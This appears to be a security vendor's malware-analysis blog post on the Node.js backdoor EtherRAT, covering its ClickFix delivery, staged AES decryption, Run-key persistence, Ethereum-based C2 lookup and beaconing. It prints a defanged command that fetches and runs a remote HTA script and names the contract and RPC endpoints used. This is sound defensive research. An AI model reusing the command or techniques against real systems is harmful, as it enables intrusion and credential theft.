eSentire is a leader in Controlled Autonomy SecOps, protecting thousands of organizations across 35+ industries around the world. Founded in 2001, the company’s Controlled Autonomy SecOps operating model pairs agentic AI operatives with engineered human-judgment controls, delivering expert-depth security outcomes at machine speed without ceding accountability to opaque automation.
We provide sophisticated cybersecurity solutions for Managed Security Service Providers (MSSPs), Managed Service Providers (MSPs), and Value-Added Resellers (VARs). Find out why you should partner with eSentire, the Authority in Managed Detection and Response, today.
In March 2026, eSentire's Threat Response Unit (TRU) detected EtherRAT in a customer's environment in the Retail industry. EtherRAT is a Node.js-based backdoor reportedly linked by Sysdig to a North Korean advanced persistent threat (APT) group due to significant overlaps with "Contagious Interview" tactics, techniques, and procedures (TTPs).
EtherRAT allows threat actors to run arbitrary commands on compromised hosts, gather extensive system information, and steal assets such as cryptocurrency wallets and cloud credentials. Command-and-Control (C2) addresses are retrieved using "EtherHiding", a technique to make C2 addresses more resilient by storing and updating them in Ethereum smart contracts, allowing threat actors to rotate infrastructure at a small cost and avoid takedowns by law enforcement. After retrieving the C2 address through public Ethereum RPC providers, the malware blends in with normal network traffic through CDN-like beaconing.
TRU discovered many similarities between the code in the Malware-as-a-Service botnet Tsundere and EtherRAT. Notably, both use similar commands in OS fingerprinting and CIS language checking, can be delivered through ClickFix and IT Support scams, and make use of Obfuscator.io, a free JavaScript obfuscation tool, though it is widely used among Node.js malware in general.
Initial access vectors in observed EtherRAT incidents vary. In this case, TRU observed the use of ClickFix; however, in most incidents TRU has observed, IT Support scams are conducted over Microsoft Teams, followed by the use of QuickAssist.

The ClickFix command makes use a technique called Indirect Command Execution where the LOLBin pcalua.exe executes a command line for mshta.exe, effectively bypassing security restrictions that limit use on command-line interpreters and retrieving a malicious HTA script named "shep.hta" from the compromised website, "shepherdsestates[.]uk". Additionally, as is a common practice in obfuscating command lines, the caret "^" character is used.
The deobfuscated contents of the command line are shown below.
"C:\Windows\system32\cmd.exe" /min /c "pcalua.exe -a mshta.exe -c hxxps://www-flow-submission-management.shepherdsestates[.]uk/shep.hta"
Attack Diagram
The figure below illustrates the progression of the attack, beginning with ClickFix for initial access and culminating in the deployment of EtherRAT, followed by a C2-delivered module we've dubbed "SYS_INFO" that performs extensive host fingerprinting – information the threat actors use to support target selection and decisions for follow-on payloads.
Figure 1 – Attack Diagram
Stage 1
The first stage Node.js script simply decrypts/executes the next stage. It uses AES-256-CBC to decrypt the encrypted stager payload from the file "aeJ8aMT9ogQtKEb.dat". It makes use of the internal Node.js function module._compile() to run the next stage in memory.
Figure 2 – First stage Node.js script

Using CyberChef we can see the decrypted plaintext of the next stage. This is a simple process, first by using the AES Decrypt operation and specifying the embedded AES key / IV as BASE64.
Figure 3 – Decrypting next stage via AES Decrypt in CyberChef
Stage 2

Given the appearance and functionality of this stage, we conclude it was obfuscated via Obfuscator.io and serves to decrypt/launch EtherRAT and establish persistence via HKCU Run key. The encrypted code for EtherRAT is stored in a seemingly innocuous file named, "2htgIPQLUYA3aWq.cfg".
The script decrypts this file using AES-256-CBC via Node's crypto module, using the AES key and IV that are embedded in this stage as base64-encoded strings. The resulting plaintext (obfuscated EtherRAT) is written to disk as a file named, "TLHA1IlxoF.bin", and executed via child_process.spawn().
Figure 4 – Stage 2, decrypt/execute EtherRAT

The next portion of this stage generates a random 12-character hexadecimal string for use as the value name of a new registry value in the HKCU Run key. The registry key is created via the LOLBin reg.exe, effectively establishing persistence for EtherRAT.
The associated code and resulting command line are shown in the figure below. Notably, the command uses conhost.exe (Windows Console Host) to proxy-execute node.exe via the undocumented --headless argument.
Figure 5 – Persist EtherRAT via HKCU Run key
Stage 3 (EtherRAT)
The final stage is EtherRAT, a Node.js script that communicates with RPC providers to acquire C2 addresses and enables arbitrary code execution from threat actor controlled C2 server. It polls the C2 for code to execute through randomized and seemingly benign "CDN-like" URLs.

Like the prior stage, it was also likely obfuscated via Obfuscator.io, given the presence of a large strings array and shuffling loop to re-order it at runtime.
Figure 6 – EtherRAT obfuscated by Obfuscator.io

There is an existing open-source project by @ben-sb that handles Obfuscator.io obfuscation quite well, however it did not work against samples in this incident, due to assumptions in the "isBasicStringArrayWrapper" function that assumes a specific structure of the function responsible for returning a string by index.
In our case, the function doesn't redefine itself and contains several statements of "dead code", effectively breaking the existing pattern matching in the isBasicStringArrayWrapper function.
Figure 7 – String array lookup function
We created this pull request in the repository to handle this type of obfuscation. In time, it should become part of the web-based version of the deobfuscator. In the meantime, the forked repository can be used to deobfuscate scripts using this technique through the following commands:

EtherHiding is a technique becoming more popular in malware and allows threat actors to embed malicious code or configuration data on the Ethereum blockchain by transaction or smart contract input data, resulting in a takedown-proof storage medium.
Beyond takedown resilience, threat actors conduct additional transactions that redirect previously infected machines to new C2 infrastructure, effectively reasserting control over older infected machines at the cost of a small amount of crypto.
Figure 8 – Retrieve C2 via EtherHiding
The Ethereum smart contract address 0xe26c57b7fa8de030238b0a71b3d063397ac127d3 in this incident appears frequently in eSentire case data related to EtherRAT and has also been associated with attacks against other customers in the Business Services, Software, and Finance industries. These campaigns have involved IT Support scams conducted via Microsoft Teams and QuickAssist for unauthorized remote access.
Much like other Node.js malware that we have blogged about, EtherRAT sends requests to all the RPC providers concurrently and evaluates the responses for the most common C2 address. This gives threat actors the ability to use setString function to store high priority C2 server addresses on the existing smart contract, thus refreshing the C2 address for bots that may no longer have connection to a valid C2.
The full list of RPC providers used in this process are as follows:
https://eth.llamarpc.com
https://mainnet.gateway.tenderly.co
https://rpc.flashbots.net/fast
https://rpc.mevblocker.io
https://eth-mainnet.public.blastapi.io
https://ethereum-rpc.publicnode.com
https://rpc.payload.de
https://eth.drpc.org
https://eth.merkle.io

By searching EtherScan.io for the smart contract and navigating to "Events", we are able to see a list of events where threat actors repeatedly used the setString function to store additional C2 addresses.
Figure 9 – EtherScan.io events for smart contract with C2 addresses
C2 Communication

Once the malware retrieves the C2 address from the Ethereum blockchain, it builds the final beacon URL in a way that looks like a benign CDN request, using a common "/api/" path, random-looking hexadecimal directories "5f459179", a UUID, and an innocuous-looking static file name, ".ico".
The format of a generated URL is shown in the code snippet below:
In building this URL, EtherRAT selects at random one of each of the following "file extensions" and query parameters:
File extensions: png, jpg, gif, css, ico, webp
Query parameters: id, token, key, b, q, s, v
Figure 10 – Beacon via CDN-like URL and Get Code to Execute from C2
If configured to do so, EtherRAT will write to a debug log at %APPDATA%\svchost.log. Modifying the script by changing the default false boolean used in enabling or disabling debug logging to true is effective for analysis purposes. The figure below displays the contents of the log file after the malware retrieved the C2 from the Ethereum blockchain and began polling for commands.
TRU observed EtherRAT communicating over HTTPS using TLS 1.3, preventing inspection of HTTP-specific malware traffic in PCAP captures, so using this technique and re-writing the malware on-the-fly was helpful in dumping requests and responses from C2 infrastructure.
Figure 11 – Debug log
Reobfuscation
